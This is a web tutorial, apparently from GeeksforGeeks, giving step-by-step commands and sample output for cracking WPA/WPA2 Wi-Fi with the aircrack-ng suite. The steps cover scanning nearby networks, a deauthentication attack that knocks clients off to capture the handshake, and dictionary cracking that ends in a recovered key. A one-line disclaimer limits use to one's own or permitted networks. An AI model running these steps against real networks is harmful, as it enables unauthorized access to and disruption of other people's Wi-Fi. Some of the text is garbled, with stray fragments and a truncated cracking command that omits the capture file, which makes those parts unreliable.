



How to Hack WPA/WPA2 WiFi Using Kali Linux?

Difficulty Level : Easy ● Last Updated : 30 Jun, 2020

[Read](#)[Discuss](#)[Practice](#)[Video](#)[Courses](#)

“**Hacking Wifi**” sounds really cool and interesting. But actually hacking wifi practically is much easier with a good wordlist. But this world list is of no use until we don't have any idea of how to actually use that word list in order to crack a hash. And before cracking the hash we actually need to generate it. So, below are those steps along with some good wordlists to crack a WPA/WPA2 wifi.

Note: Use the below methods only for educational/testing purposes on your own wifi or with the permission of the owner. Don't use this for malicious purposes.

So, boot up **Kali Linux**. Open the terminal window. And perform the following steps.

Step 1: [ifconfig](#) (interface configuration) : To view or change the configuration of the network interfaces on your system.





ifconfig

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.88.128 netmask 255.255.255.0 broadcast 192.168.88.255
    inet6 fe80::20c:29ff:fe82:3322 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:82:33:22 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 4208 (4.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 58 bytes 4923 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 5a:f9:97:39:89:31 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Here,

- **eth0** : First Ethernet interface
- **lo** : Loopback interface
- **wlan0** : First wireless network interface on the system. (*This is what we need.*)

Step 2: Stop the current processes which are using the **WiFi** interface.

airmon-ng check kill



```

root@kali:~# airmon-ng check kill

Killing these processes:

PID Name
859 wpa_supplicant

```

Step 3: To start the wlan0 in [monitor mode](#).

```
airmon-ng start wlan0
```

```

root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0          mt7601u     Ralink Technology, Corp. MT7601U

(mon)    (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0)

(mon)    (mac80211 station mode vif disabled for [phy0]wlan0)

```

Step 4: To view all the **Wifi** networks around you.


```
airodump-ng wlan0mon
```

CH 3][Elapsed: 6 s][2020-02-04 09:13

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
88:B1:E1:41:C6:01	-84	1	0	0	6	195	OPN			JioNet@ABVGIET
88:B1:E1:41:C6:00	-82	2	0	0	6	195	WPA2	CCMP	MGT	JioPrivateNet
88:B1:E1:7F:8F:40	-86	3	0	0	6	195	WPA2	CCMP	MGT	JioPrivateNet
88:B1:E1:41:D5:A0	-88	2	0	0	11	195	WPA2	CCMP	MGT	JioPrivateNet
04:D1:3A:19:63:8F	-1	0	0	0	11	-1				<length: 0>
80:35:C1:13:C1:2C	-33	22	61	1	1	180	WPA2	CCMP	PSK	Quite Hacker
88:B1:E1:41:C6:01	-84	1	0	0	6	195	OPN			JioNet@ABVGIET
88:B1:E1:31:39:21	-81	6	0	0	1	195	OPN			JioNet@ABVGIET
EE:08:6B:F7:DE:86	-82	5	0	0	13	54e	WPA2	TKIP	PSK	POLYTECHNIC G
EC:08:6B:D7:DE:86	-83	5	0	0	13	54e	WPA	TKIP	PSK	ABVGIET(POLYTECHNIC WING)
88:B1:E1:41:DC:41	-81	4	0	0	1	195	OPN			JioNet@ABVGIET
88:B1:E1:31:39:20	-83	6	0	0	1	195	WPA2	CCMP	MGT	JioPrivateNet
50:2F:A8:E0:93:83	-84	1	0	0	11	130	WPA2	CCMP	MGT	BSNL-RoamIN-WiFi
D0:F8:8C:23:3D:14	-86	6	0	0	11	65	WPA2	CCMP	PSK	hii
50:2F:A8:E0:93:80	-85	0	0	0	11	130	WPA2	CCMP	MGT	BSNL 4G plus
50:2F:A8:E0:93:82	-85	2	0	0	11	130	WPA2	CCMP	MGT	BSNL Broad Fi
88:B1:E1:7F:7B:E0	-86	3	0	0	1	195	WPA2	CCMP	MGT	JioPrivateNet
50:2F:A8:E0:93:81	-87	5	0	0	11	130	OPN			BSNL WiFi
88:B1:E1:41:F0:80	-87	4	0	0	11	195	WPA2	CCMP	MGT	JioPrivateNet
00:11:74:FD:D1:40	-88	3	0	0	11	195	WPA2	CCMP	MGT	JioPrivateNet

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
88:B1:E1:41:C6:01	98:2C:BC:0A:48:A3	-84	0 - 1	0	2	
04:D1:3A:19:63:8F	04:92:26:22:D0:29	-88	0 - 1e	1	2	
(not associated)	06:C8:07:74:6F:77	-82	0 - 1	0	2	
(not associated)	C2:A1:5F:93:8C:94	-58	0 - 5	0	1	
(not associated)	86:3F:2C:59:8C:3B	-88	0 - 1	0	1	
80:35:C1:13:C1:2C	94:E9:79:E1:E2:95	-14	0e- 0e	96	40	

Here,



- **airodump-ng** : For packet capturing
- **wlan0mon** : Name of the interface (This name can be different on the different devices)

Press **Ctrl+C** to stop the process when you have found the target network.

Step 5: To view the clients connected to the target network.

```
airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0mon
```

```
mount-shared-
CH 1 ][ Elapsed: 4 mins ][ 2020-02-04 09:28 ][ WPA handshake: 80:35:C1:13:C1:2C
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
80:35:C1:13:C1:2C	-33	100	1944	1966 0	1	180	WPA2	CCMP	PSK	Quite Hacker

```
restart-vm-
BSSIDools
```

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
80:35:C1:13:C1:2C	94:E9:79:E1:E2:95	-16	0e- 0e	264	1740	Quite Hacker



Here,

- **airodump-ng** : For packet capturing
- **-c** : Channel
- **-bssid** : MAC address of a wireless access point(**WAP**).
- **-w** : The Directory where you want to save the file(Password File).
- **wlan0mon** : Name of the interface.

Step 6: Open a new terminal window to disconnect the clients connected to the target network.

```
aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
```

```
root@kali:~# aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
09:26:43. Waiting for beacon frame (BSSID: 80:35:C1:13:C1:2C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:26:43. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:45. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48. Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
```

- **aireplay-ng** : To inject frames
- **-0** : For deauthentication
- **10** : No. of deauthentication packets to be sent
- **-a** : For the bssid of the target network
- **wlan0mon** : Name of the interface.

When the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called **WPA** handshake in the previous window of the terminal.



```

CH 1 ][ Elapsed: 15 mins ][ 2020-02-04 09:39 ][ WPA handshake: 80:35:C1:13:C1:2C
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
80:35:C1:13:C1:2C -35 100    6951    5643   0   1 180  WPA2 CCMP  PSK  Quite Hacker
BSSID          STATION          PWR   Rate    Lost    Frames  Probe
80:35:C1:13:C1:2C 94:E9:79:E1:E2:95 -16   0e- 0e    0    5309  Quite Hacker

```

Now, we are done with capturing the packets. So, now you can close the terminal window.

Step 7. To decrypt the password. Open the Files application.



Here,

- **hacking-01.cap** is the file you need.

```
aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.
```

- **aircrack-ng** : 802.11 **WEP** and **WPA-PSK** keys cracking program
- **-a** : -a2 for **WPA2** & -a for **WPA** network
- **-b** : The BSSID of the target network
- **-w** : Location of the wordlist file
- **/root/hacking-01.cap** : Location of the cap file



You can download the file of common passwords from the internet

and if you want to create your own file then you can use the [crunch tool](#)

```
Aircrack-ng 1.5.2

[00:00:04] 8186/7120748 keys tested (1644.68 k/s)

Time left: 1 hour, 12 minutes, 6 seconds                                0.11%

KEY FOUND! [ liker1 ]

Master Key      : 4C B4 B5 2C 1E 2F 0F BF CC 29 AD 98 68 1F EC BD
                  A6 2F 56 0F 47 70 5D 71 B7 32 00 13 DA 16 17 2E

Transient Key   : 1C 6F 02 15 82 1E F8 D0 65 44 83 F8 57 BE 20 61
                  62 42 63 76 5C 98 A5 B2 01 CB 61 7B 72 76 6C A1
                  D4 BB A3 E3 A4 45 30 37 D7 74 7C 8B B7 38 23 ED
                  B9 89 FC 2C 37 60 65 B9 A9 BE AC D7 48 7C B3 5B

EAPOL HMAC     : 57 9A DE 79 E1 95 6C 94 F4 75 CA B1 67 03 34 85
```

Weekly Interview Series
Every Sunday | 7:00-8:30 PM

In association with
Love Babbar



Like 50

Previous

Kali Linux - Hacking Wi-Fi

Next

chroot command in Linux
with examples

Related Articles

1. How to Hack Wifi Using Aircrack-ng in Termux Without Root?



2. How to Hack a Open WiFi?
3. Kali-Whoami - Stay anonymous on Kali Linux
4. Difference Between Arch Linux and Kali Linux
5. How to Put WiFi Interface into Monitor Mode in Linux?
6. TABBY Hack The Box Walkthrough for User Flag
7. TABBY Hack The Box Walkthrough for Root Flag
8. How to Change the Mac Address in Kali Linux Using Macchanger?
9. Getting into Android OS remotely using Kali Linux
10. Finding Exploit offline using Searchsploit in Kali Linux

Article Contributed By :



quitehacker
@quitehacker

Vote for difficulty

Current difficulty : [Easy](#)

Easy

Normal

Medium

Hard

Expert

Article Tags : [Kali-Linux](#), [Linux-Unix](#)



**GeeksforGeeks**[Improve Article](#)

A-14B, 9th Floor, Sovereign Corporate Tower,
Sector-136, Noida, Uttar Pradesh - 201305

feedback@geeksforgeeks.org

Company

[About Us](#)
[Careers](#)
[In Media](#)
[Contact Us](#)
[Privacy Policy](#)
[Copyright Policy](#)
[Advertise with us](#)

News

[Top News](#)
[Technology](#)
[Work & Career](#)
[Business](#)
[Finance](#)
[Lifestyle](#)
[Knowledge](#)

Web Development

[Web Tutorials](#)
[Django Tutorial](#)
[HTML](#)
[JavaScript](#)
[Bootstrap](#)
[ReactJS](#)
[NodeJS](#)

Learn

[DSA](#)
[Algorithms](#)
[Data Structures](#)
[SDE Cheat Sheet](#)
[Machine learning](#)
[CS Subjects](#)
[Video Tutorials](#)
[Courses](#)

Languages

[Python](#)
[Java](#)
[CPP](#)
[Golang](#)
[C#](#)
[SQL](#)
[Kotlin](#)

Contribute

[Write an Article](#)
[Improve an Article](#)
[Pick Topics to Write](#)
[Write Interview Experience](#)
[Internships](#)
[Video Internship](#)



@geeksforgeeks, some rights reserved

